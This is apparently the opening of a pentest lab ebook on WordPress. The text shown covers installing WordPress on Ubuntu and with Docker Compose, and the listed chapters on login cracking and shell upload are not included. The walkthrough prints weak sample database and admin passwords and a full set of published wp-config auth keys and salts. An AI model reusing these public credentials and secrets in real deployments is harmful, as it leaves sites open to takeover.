



WORDPRESS PENTEST LAB SETUP

TABLE OF CONTENTS

1	Abstract	3
2	Penetration Testing Lab Setup:Wordpress	5
2.1	WordPress Setup on Ubuntu 20.04	5
2.2	Install WordPress using Docker	14
2.3	Install WordPress on Windows Platform	18
3	Multiple Ways to Crack WordPress login	22
3.1	WPscan	22
3.2	Metasploit	24
3.3	Burp Suite	25
4	WPScan:WordPress Pentesting Framework	30
4.1	Enumerating WordPress Themes	32
4.2	Enumerating WordPress Plugins	34
4.3	Enumerating WordPress Usernames	35
4.4	Enumerate ALL with a single command	36
4.5	Brute-force attack using WPScan	37
4.6	Shell Upload using Metasploit	39
4.7	Scanning over a Proxy Server	40
4.8	Scanning with an HTTP Authentication enabled	41
5	About Us	44

Penetration Testing Lab Setup: Wordpress

WordPress Setup on Ubuntu 20.04

In order to configure WordPress in your Ubuntu platform, there are some prerequisites required for CMS installation.

Prerequisites for WordPress

- Apache
 - Database (MySQL/Mariadb)
 - PHP

Install Apache

Let's start the HTTP service with the help of Apache using privilege account (as root), execute the following command in the terminal.

```
apt install apache2
```

```
root@ubuntu:~# apt install apache2 ←  
Reading package lists... Done  
Building dependency tree  
Reading state information... Done  
The following additional packages will be installed:  
  apache2-bin apache2-data apache2-utils libapr1 libaprutil1 lib
```

Install MySQL

For run WordPress, you will also need a database server. The database server is where WordPress content is saved. So, we are going to choose MariaDB-server as the required database for WordPress and execute the following command

```
apt install mariadb-server mariadb-client
```

```
root@ubuntu:~# apt install mariadb-server mariadb-client ←  
Reading package lists... Done  
Building dependency tree  
Reading state information... Done  
The following additional packages will be installed:  
  galera-3 gawk libaio1 libcgi-fast-perl libcgi-pm-perl libconfig-inifiles-  
  libterm-readkey-perl mariadb-client-10.3 mariadb-client-core-10.3 mariadb-
```

Next, execute the following commands to protect remote root login for the database server.

mysql_secure_installation

Then respond to questions asked after the command has been executed.

- Enter current password for root (enter for none): **press the Enter**
- Set root password? [Y/n]: **Y**
- New password: **Enter password**
- Re-enter new password: **Repeat password**
- Remove anonymous users? [Y/n]: **Y**
- Disallow root login remotely? [Y/n]: **Y**
- Remove test database and access to it? [Y/n]: **Y**
- Reload privilege tables now? [Y/n]: **Y**

```
root@ubuntu:~# mysql_secure_installation ←

NOTE: RUNNING ALL PARTS OF THIS SCRIPT IS RECOMMENDED FOR ALL MariaDB
      SERVERS IN PRODUCTION USE! PLEASE READ EACH STEP CAREFULLY!

In order to log into MariaDB to secure it, we'll need the current
password for the root user. If you've just installed MariaDB, and
you haven't set the root password yet, the password will be blank,
so you should just press enter here.

Enter current password for root (enter for none):
OK, successfully used password, moving on...

Setting the root password ensures that nobody can log into the MariaDB
root user without the proper authorisation.

Set root password? [Y/n] Y ←
New password:
Re-enter new password:
Password updated successfully!
Reloading privilege tables..
... Success!

By default, a MariaDB installation has an anonymous user, allowing anyone
to log into MariaDB without having to have a user account created for
them. This is intended only for testing, and to make the installation
go a bit smoother. You should remove them before moving into a
production environment.

Remove anonymous users? [Y/n] Y ←
... Success!

Normally, root should only be allowed to connect from 'localhost'. This
ensures that someone cannot guess at the root password from the network.

Disallow root login remotely? [Y/n] Y ←
... Success!

By default, MariaDB comes with a database named 'test' that anyone can
access. This is also intended only for testing, and should be removed
before moving into a production environment.

Remove test database and access to it? [Y/n] Y ←
- Dropping test database...
... Success!
- Removing privileges on test database...
... Success!

Reloading the privilege tables will ensure that all changes made so far
will take effect immediately.

Reload privilege tables now? [Y/n] Y ←
```

Install php

And at last, install the php php-MySQL and run the following command to install this application.

```
apt install php php-mysql
```

```
root@ubuntu:~# apt install php php-mysql ←
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages will be installed:
  php php-mysql
0 upgraded, 2 newly installed, 0 to remove and 0 not upgraded.
```

Create a Database for WordPress

To access the MySQL, enter the following command which will create a database for wordpress.

```
mysql -u root -p
CREATE DATABASE wordpress;
CREATE USER 'wp_user'@'localhost' IDENTIFIED BY
'password';
GRANT ALL ON wordpress.* TO 'wp_user'@'localhost'
IDENTIFIED BY 'password';
FLUSH PRIVILEGES;
exit
```

```
root@ubuntu:~# mysql -u root -p ←
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 55
Server version: 10.3.22-MariaDB-1ubuntu1 Ubuntu 20.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> CREATE DATABASE wordpress; ←
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]> CREATE USER 'wp_user'@'localhost' IDENTIFIED BY 'password'; ←
Query OK, 0 rows affected (0.000 sec)

MariaDB [(none)]> GRANT ALL ON wordpress.* TO 'wp_user'@'localhost' IDENTIFIED BY 'password'; ←
Query OK, 0 rows affected (0.000 sec)

MariaDB [(none)]> FLUSH PRIVILEGES; ←
Query OK, 0 rows affected (0.000 sec)

MariaDB [(none)]> exit ←
Bye
root@ubuntu:~#
```

WordPress Installation & Configuration

Now, its time to download and install the WordPress on our localhost, with the help of wget command we have fetched the compressed file of wordpress setup and extract the folder inside the /var/www/html directory.

```
cd /var/www/html  
wget  
http://www.wordpress.org/latest.tar.gz  
tar -xvf latest.tar.gz
```

```
root@ubuntu:/var/www/html# wget https://wordpress.org/latest.tar.gz ←  
--2020-06-30 11:12:06-- https://wordpress.org/latest.tar.gz  
Resolving wordpress.org (wordpress.org)... 198.143.164.252  
Connecting to wordpress.org (wordpress.org)|198.143.164.252|:443... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 12238031 (12M) [application/octet-stream]  
Saving to: 'latest.tar.gz'  
  
latest.tar.gz                                              100%[=====] 2020-06-30 11:12:43 (412 KB/s) - 'latest.tar.gz' saved [12238031/12238031]  
  
root@ubuntu:/var/www/html# ls  
index.html  latest.tar.gz  
root@ubuntu:/var/www/html# tar -xvf latest.tar.gz ←  
wordpress/  
wordpress/xmlrpc.php  
wordpress/wp-blog-header.php  
wordpress/readme.html  
wordpress/wp-signup.php
```

Then run the given command to change ownership of 'wordpress' directory as well permission for upload directory.


```
chown -R www-data:www-data wordpress/  
chmod -R 755 wordpress/  
mkdir wordpress/wp-content/uploads  
chown -R www-data:www-data wordpress/wp-content/uploads
```

```
root@ubuntu:/var/www/html# chown -R www-data:www-data wordpress/ ←  
root@ubuntu:/var/www/html# chmod -R 755 wordpress/ ←  
root@ubuntu:/var/www/html# mkdir wordpress/wp-content/uploads ←  
root@ubuntu:/var/www/html# chown -R www-data:www-data wordpress/wp-content/uploads/ ←  
root@ubuntu:/var/www/html# [ ]
```

Now, till here we are done with the installation, to create a WordPress website we need to access the application over web browser on localhost by executing following and then complete the remaining installation process.

`http://localhost/wordpress/`

This will open the setup file and ask to choose your preferred language. I select **English** and then press the **continue** Tab.



Read the given content and press Let's go to continue the activity.

The screenshot shows a web browser window with the URL `localhost/wordpress/wp-admin/setup-config.php?step=0`. At the top, there is a large blue 'W' logo. Below it, a message reads: "Welcome to WordPress. Before getting started, we need some information on the database. You will need to know the following items before proceeding." A numbered list follows: 1. Database name, 2. Database username, 3. Database password, 4. Database host, 5. Table prefix (if you want to run more than one WordPress in a single database). A note below states: "We're going to use this information to create a `wp-config.php` file. If for any reason this automatic file creation doesn't work, don't worry. All this does is fill in the database information to a configuration file. You may also simply open `wp-config-sample.php` in a text editor, fill in your information, and save it as `wp-config.php`. Need more help? [We got it.](#)". Another note says: "In all likelihood, these items were supplied to you by your Web Host. If you don't have this information, then you will need to contact them before you can continue. If you're all ready...". A red box highlights the "Let's go!" button at the bottom left.

To continue the activity, we need to enter the required details that will help the application to connect with database, thus it should be the same information that we have entered above at the time of database we have created for WordPress.

The screenshot shows a web browser window with the URL `localhost/wordpress/wp-admin/setup-config.php?step=1`. It features the blue 'W' logo. A message at the top says: "Below you should enter your database connection details. If you're not sure about these, contact your host." Below this, there is a red watermark reading "www.hackingarticles.in". The form contains five fields with their respective descriptions:

Database Name	<input type="text" value="wordpress"/>	The name of the database you want to use with WordPress.
Username	<input type="text" value="wp_user"/>	Your database username.
Password	<input type="text" value="password"/>	Your database password.
Database Host	<input type="text" value="localhost"/>	You should be able to get this info from your web host, if localhost doesn't work.
Table Prefix	<input type="text" value="wp_"/>	If you want to run multiple WordPress installations in a single database, change this.

A red box highlights the "Submit" button at the bottom left.

And if your above-given detail is correct, you will get the Installation page as we have here.



Now after that, it will ask you enter details for your Website which you want to host using WordPress CMS as shown in the below image and then finally click on install Tab.

Note: The User and Password asked before the installation is referred to your Database information, and the username and password asked after installed are referred to your application (CMS).

A screenshot of a web browser showing the WordPress installation setup page. The URL is "localhost/wordpress/wp-admin/install.php?language=en_US".

Welcome

Welcome to the famous five-minute WordPress installation process! Just fill in the information below and you'll be on your way to using the most extendable and powerful personal publishing platform in the world.

Information needed


Please provide the following information. Don't worry, you can always change these settings later.

Site Title	Hacking Articles
Username	admin
Password	Ignite@987 Medium
Your Email	abc@gmail.com
Search Engine Visibility	<input type="checkbox"/> Discourage search engines from indexing this site It is up to search engines to honor this request.


Install WordPress

Red arrows point to the "Site Title" input field, the "Username" input field, the "Password" input field, and the "Install WordPress" button.

And once it is done, you will get application login page where you have to enter credential to access the dashboard of your CMS.



You will get the dashboard where you can write your content that to be posted on the website.



Open the wp-config.php file in wordpress directory and paste the following lines in it to access the website page.


```
define( 'WP_SITEURL', 'http://' . $_SERVER['HTTP_HOST'] . '/wordpress');
define( 'WP_HOME', 'http://' . $_SERVER['HTTP_HOST'] . '/wordpress');

/*
define( 'AUTH_KEY',         '5[F6RG{Txh-.(KwNW1<N-Owt3uW+$l.lovlz`7gU##C>8A7Mrecj4g>Jyu92zVF`' );
define( 'SECURE_AUTH_KEY',  'LY^#0lh}3z]qQN@EC8kRLT_()PLR+`Cvv%vBC1l9LEo4l:%!axGLNTtM:pr_sAR^' );
define( 'LOGGED_IN_KEY',    'Gp#mWZN8f$wkys/[Z(5KazPw}6=$z=d!>FKo.!KeY0w-KeLPF:jU?0e5o*R.w<>' );
define( 'NONCE_KEY',        '@Itsf#`7$an?^~HXSG=/1]bLoR{!j^825R.InYzmyURV&yuxVeGb29Q:ZorT1[-Q`');
define( 'AUTH_SALT',        'VEK%c$c2LSw;(*>6w[^|nX|U)B!ml|=cDv:<TJ7xe]J&ZSGIvb92aN|J.#4p;z_i' );
define( 'SECURE_AUTH_SALT', '2-$Y~#rI1U_0H3VdkZH+>9W}@oKULe}^~4qBE]_nFxZ6e5w|NeW?wdH^H;iLxmfr' );
define( 'LOGGED_IN_SALT',   '0QdVx)QH*Y=kF$wMl>H]GHS{]G TeP5y@.0kc_F-75qM>X{_N^R_U8:1!i(ou-xW' );
define( 'NONCE_SALT',       '0g}./<IKax|n@<a)CRv1yRaDq6uRi=Vt.p%it*:o(KLAYOsP6C>w}1]p35AFP$n[' );
define( 'WP_SITEURL', 'http://' . $_SERVER['HTTP_HOST'] . '/wordpress');
define( 'WP_HOME', 'http://' . $_SERVER['HTTP_HOST'] . '/wordpress');

/**#@-*/
/*
 * WordPress Database Table prefix.
 *
 * You can have multiple installations in one database if you give each
 * a unique prefix. Only numbers, letters, and underscores please!
 */


```

And Finally, it is over here, and your WordPress is completely ready to go.



Install WordPress using Docker

Install WordPress through docker will release your effort of installing prerequisites for WordPress setup. It is a very easy and quick technique to configured WordPress. All you need to have some basic knowledge of Docker and its functionalities.

To install wordpress using docker, first, we will update the Ubuntu repository and then install the latest version of docker.io. Let's start the installation of docker packages with the apt command as below:

```
apt install docker.io
```

```
root@ubuntu:~# apt install docker.io ←  
Reading package lists... Done  
Building dependency tree  
Reading state information... Done  
The following additional packages will be installed:  
  bridge-utils cgroupfs-mount containerd git git-man liberror-perl pigz
```

Docker Compose is used to run multiple containers as a single service. Let's begin the installation of docker-compose with the help of apt by entering the following command.

```
apt install docker-compose
```

```
root@ubuntu:~# apt install docker-compose ←  
Reading package lists... Done  
Building dependency tree  
Reading state information... Done  
The following additional packages will be installed:  
  python3-attr python3-cached-property python3-distutils pyth
```

After installing the composer for the Docker, we must create a directory by the name of WordPress. After creating the directory, we will create a .yml file that will contain the service definitions for your setup.

```
mkdir wordpress  
cd wordpress/  
nano docker-compose.yml
```

```
root@ubuntu:~# mkdir wordpress  
root@ubuntu:~# cd wordpress/  
root@ubuntu:~/wordpress# nano docker-compose.yml
```

Now Paste the following text in the .yml and save the configuration. Source Code From [here](#)

```
version: '3.3'
services:
  db:
    image: mysql:5.7
    volumes:
      - db_data:/var/lib/mysql
    restart: always
    environment:
      MYSQL_ROOT_PASSWORD: somewordpress
      MYSQL_DATABASE: wordpress
      MYSQL_USER: wordpress
      MYSQL_PASSWORD: wordpress

  wordpress:
    depends_on:
      - db
    image: wordpress:latest
    ports:
      - "8000:80"
    restart: always
    environment:
      WORDPRESS_DB_HOST: db:3306
      WORDPRESS_DB_USER: wordpress
      WORDPRESS_DB_PASSWORD: wordpress
      WORDPRESS_DB_NAME: wordpress
    volumes:
      db_data: {}
```

```
version: '3.3'
services:
  db:
    image: mysql:5.7
    volumes:
      - db_data:/var/lib/mysql
    restart: always
    environment:
      MYSQL_ROOT_PASSWORD: somewordpress
      MYSQL_DATABASE: wordpress
      MYSQL_USER: wordpress
      MYSQL_PASSWORD: wordpress


  wordpress:
    depends_on:
      - db
    image: wordpress:latest
    ports:
      - "8000:80"
    restart: always
    environment:
      WORDPRESS_DB_HOST: db:3306
      WORDPRESS_DB_USER: wordpress
      WORDPRESS_DB_PASSWORD: wordpress
      WORDPRESS_DB_NAME: wordpress
    volumes:
      db_data: {}
```

Now run the docker image in detach mode using the following command

```
docker-compose up -d
```

```
root@ubuntu:~/wordpress# docker-compose up -d ←
Creating network "wordpress_default" with the default driver
Creating volume "wordpress_db_data" with default driver
Pulling db (mysql:5.7)...
5.7: Pulling from library/mysql
8559a31e96f4: Downloading [=====>]
d51ce1c2e575: Download complete
c2344adc4858: Download complete
fcf3ceff18fc: Download complete
16da0c38dc5b: Download complete
b905d1797e97: Downloading [=====>]
```

After doing all the configuration step-by-step, now access the localhost on port 8000 that will be hosting your WordPress Docker image and configure your WordPress site as done in the previous section.



You will get the dashboard where you can write your content that to be posted on the website. But here we need to make some changes inside the **setting** so that the wordpress after installation it will work properly. Thus, enter your localhost IP address with a port number on which your docker image is running.

